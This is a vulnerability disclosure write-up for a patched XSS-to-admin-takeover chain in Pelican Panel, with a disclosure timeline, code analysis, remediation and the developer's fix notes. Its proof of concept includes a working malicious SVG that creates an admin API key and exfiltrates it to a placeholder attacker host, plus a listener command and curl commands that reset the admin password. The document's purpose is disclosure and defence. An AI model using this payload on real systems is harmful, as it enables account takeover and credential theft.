XSS to Admin Account Takeover in Pelican Panel
What is Pelican?
Pelican-dev is a free, open-source game server management and control panel. Built as a modern, community-driven successor to Pterodactyl, it allows you to create, manage, and share game servers through a sleek, web-based interface.
Disclosure timeline:
- Found: 08-Apr-2026
- Reported: 08-Apr-2026
- Patched: 20-Apr-2026 (v1.0.0-beta34, PR #2281)
- Public writeup: 10-Jun-2026
No formal security advisory was published at the developer’s discretion. Since the patch is public, this writeup serves as the public record of the vulnerability.
Description
When poking around Pelican I found that the panel contains two vulnerabilities in the server icon upload functionality that, when combined, allow a low-privilege authenticated user to escalate to full administrator access.
Vulnerability 1 - Missing Authorization (CWE-862):
The uploadIcon action in app/Filament/Server/Pages/Settings.php does not enforce any permission check. Any user with access to a server, including subusers with minimal permissions, can upload a server icon. Other actions on the same page correctly check permissions using authorize(), but uploadIcon was omitted.
Vulnerability 2 - Stored XSS via SVG (CWE-79):
The upload accepts image/svg+xml as a valid MIME type without sanitizing the SVG content. The file is stored on the public disk at storage/app/public/icons/server/{server-uuid}.svg and served directly to browsers, allowing embedded JavaScript to execute.
By combining these two vulnerabilities, a regular user uploads a malicious SVG containing JavaScript that, when viewed by an administrator, silently creates an API key under the admin’s account and exfiltrates it to the attacker. This gives the attacker persistent authenticated API access with full administrative privileges.
Enough talking, let’s get to work

XSS Vulnerable Code
File: app/Filament/Server/Pages/Settings.php
Missing authorization check on upload action (line 91):
Action::make('uploadIcon')   // No ->authorize() check
    ->hiddenLabel()
    ->tooltip(trans('admin/server.import_image'))
Compare with other actions on the same page that correctly enforce permissions:
Action::make('reinstall')
    ->authorize(fn () => auth()->user()->can(Permission::ACTION_STARTUP_UPDATE, $server))
SVG accepted without sanitization (lines 177-182):
->acceptedFileTypes([
    'image/png',
    'image/jpeg',
    'image/webp',
    'image/svg+xml',
])
->disk('public')
->directory(Server::ICON_STORAGE_PATH)
API Endpoint to Abuse
We know there’s no authorization check and SVG files are being accepted but we need more to escalate this. Reading the documentation I found something interesting: an API endpoint. Reading more in depth I found what opens the door for the admin account takeover.
File: /routes/api-client.php (lines 31-35)
The /api-keys endpoint is accessible and the POST request stores the API key:
Route::prefix('/api-keys')->group(function () {
    Route::get('/', [Client\ApiKeyController::class, 'index']);
    Route::post('/', [Client\ApiKeyController::class, 'store']);
    Route::delete('/{identifier}', [Client\ApiKeyController::class, 'delete']);
});
File: app/Http/Controllers/Api/Client/ApiKeyController.php (lines 38-58)
The POST request needs description and allowed_ips in the body, this is what creates the API key:
public function store(StoreApiKeyRequest $request): array
{
    if ($request->user()->apiKeys->count() >= config('panel.api.key_limit')) {
        throw new DisplayException('You have reached the account limit for number of API keys.');
    }

    $token = $request->user()->createToken(
        $request->input('description'),
        $request->input('allowed_ips')
    );
We have an endpoint we can force the admin to fetch in order to create an API key that gets leaked to our listener.
Proof of Concept
Phase 1 - Upload the malicious SVG
- Log in as a low-privilege user (non-admin) with access to any server


- Navigate to the server’s Settings page
-
Click the upload icon button
-
Upload the following SVG:
<?xml version="1.0" encoding="UTF-8"?>
<svg xmlns="http://www.w3.org/2000/svg" viewBox="0 0 100 100">
  <circle cx="50" cy="50" r="40" fill="green"/>
  <script type="text/javascript">
    var token = decodeURIComponent(
      document.cookie.match(/XSRF-TOKEN=([^;]+)/)[1]
    );
    var h = {
      'Content-Type': 'application/json',
      'Accept': 'application/json',
      'X-XSRF-TOKEN': token
    };
    fetch('/api/client/account/api-keys', {
      method: 'POST',
      credentials: 'include',
      headers: h,
      body: JSON.stringify({
        description: 'backup-script',
        allowed_ips: []
      })
    })
    .then(r => r.text())
    .then(d => new Image().src='http://ATTACKER:9999/steal?data='+btoa(d));
  </script>
</svg>- The SVG is saved successfully as the server icon.
Phase 2 - Trigger the XSS
- Start a listener on the attacker’s machine:
python3 -m http.server 9999- Wait for an administrator to view the server icon URL at:
/storage/icons/server/{server-UUID}.svg- When the admin visits the URL, the JavaScript executes silently, creating an API key and exfiltrating it to our HTTP server.

The base64 payload decodes to the key creation response (running in the admin’s session because /api/client/account reports root_admin: true - routes/api-client.php → AccountController):
echo 'BASE64_DATA' | base64 -d | jq
We have successfully obtained an API key created under the admin’s session just by having the admin view our malicious SVG file.
Phase 3 - Reconstruct the token and take over admin
- Pelican stores keys as
identifier + secret. Fromapp/Models/ApiKey.php:
const IDENTIFIER_LENGTH = 16;   const KEY_LENGTH = 32;
public static function findToken($token) {
    $identifier = substr($token, 0, self::IDENTIFIER_LENGTH);             // first 16 chars
    // ... $model->token === substr($token, strlen($identifier));         // remainder = secret
}
The usable Bearer token is identifier . secret_token (16 + 32 = 48 chars). Verify it belongs to the admin:
KEY="<IDENTIFIER><SECRET_TOKEN>"
KEY="pacc_CrGGOampi2kcRripn3OisHA8ZatXZQBInnwDl8sygun"
# confirm it's the admin's key
curl -s http://panel.local:9090/api/client/account -H "Authorization: Bearer $KEY" -H "Accept: application/json" | jq
- With the key confirmed, change the admin password. Roles can’t be assigned via the API, but
passwordis in the user-update whitelist (StoreUserRequest):
curl -s -X PATCH http://panel.local:9090/api/application/users/1 \
  -H "Authorization: Bearer $KEY" -H "Content-Type: application/json" -H "Accept: application/json" \
  -d '{"email":"admin@manifest.htb","username":"admin","password":"test123"}' | jq

- Log in with the new credentials, full admin access.
Impact
- Privilege Escalation: Any authenticated user with server access can escalate to full administrator
- No Authorization Check: The
uploadIconaction lacks any permission gate, meaning even subusers with minimal permissions can upload icons - Persistent Backdoor: Stolen API keys remain valid until explicitly revoked by the admin. The attacker maintains access even if the admin changes their password
- Full Panel Compromise: Admin API access allows managing all servers, nodes, users, and configurations across the entire panel
Remediation
1. Add Authorization Check to Upload Action (Critical)
Action::make('uploadIcon')
    ->authorize(fn () => auth()->user()->can(Permission::ACTION_STARTUP_UPDATE, $this->server))
2. Remove SVG from Accepted File Types
->acceptedFileTypes([
    'image/png',
    'image/jpeg',
    'image/webp',
    // Remove: 'image/svg+xml',
])
3. Sanitize SVG Content (if SVG support is required)
Use a library like enshrined/svg-sanitize to strip <script> tags, event handler attributes, and other dangerous elements before storing SVG files.
4. Set Content-Security-Policy on Stored Assets
Configure the web server to serve uploaded files with restrictive CSP headers to prevent inline script execution:
Content-Security-Policy: default-src 'none'; style-src 'unsafe-inline'Message from the Developer
The advisory is fully fixed on main. The fix shipped in PR #2281 “Refactor egg & server icon uploading” (commit 2e48095, 2026-04-20), first released in v1.0.0-beta34
The icon upload was extracted out of Settings.php into a reusable UploadIcon action + HasIcon trait, and all three required remediations from the advisory are in place:
- Authorization check: app/Filament/Server/Pages/Settings.php:84-85 now calls UploadIcon::make()->authorize(fn (Server $server) => user()?->can(SubuserPermission::SettingsChangeIcon, $server)). A dedicated permission SettingsChangeIcon = ‘settings.change-icon’ was added at app/Enums/SubuserPermission.php:63. DeleteIcon got the same gate.
- SVG removed from accepted file types: app/Models/Traits/HasIcon.php:19-23 defines $iconFormats as png/jpg/webp only. UploadIcon consumes this list via ->acceptedFileTypes(fn () => $this->getIconFormats()) (app/Filament/Components/Actions/UploadIcon.php:95). No image/svg+xml anywhere.
- Defense-in-depth at write time: HasIcon::writeIcon() (app/Models/Traits/HasIcon.php:42-73) normalizes the extension via a match allowlist (jpg/png/webp) and throws on anything else. So even the URL-import tab can’t sneak an SVG through. It also actively deletes any stale .svg file (line 61) when a new icon is written and cleanup for legacy SVGs uploaded under beta33 or earlier.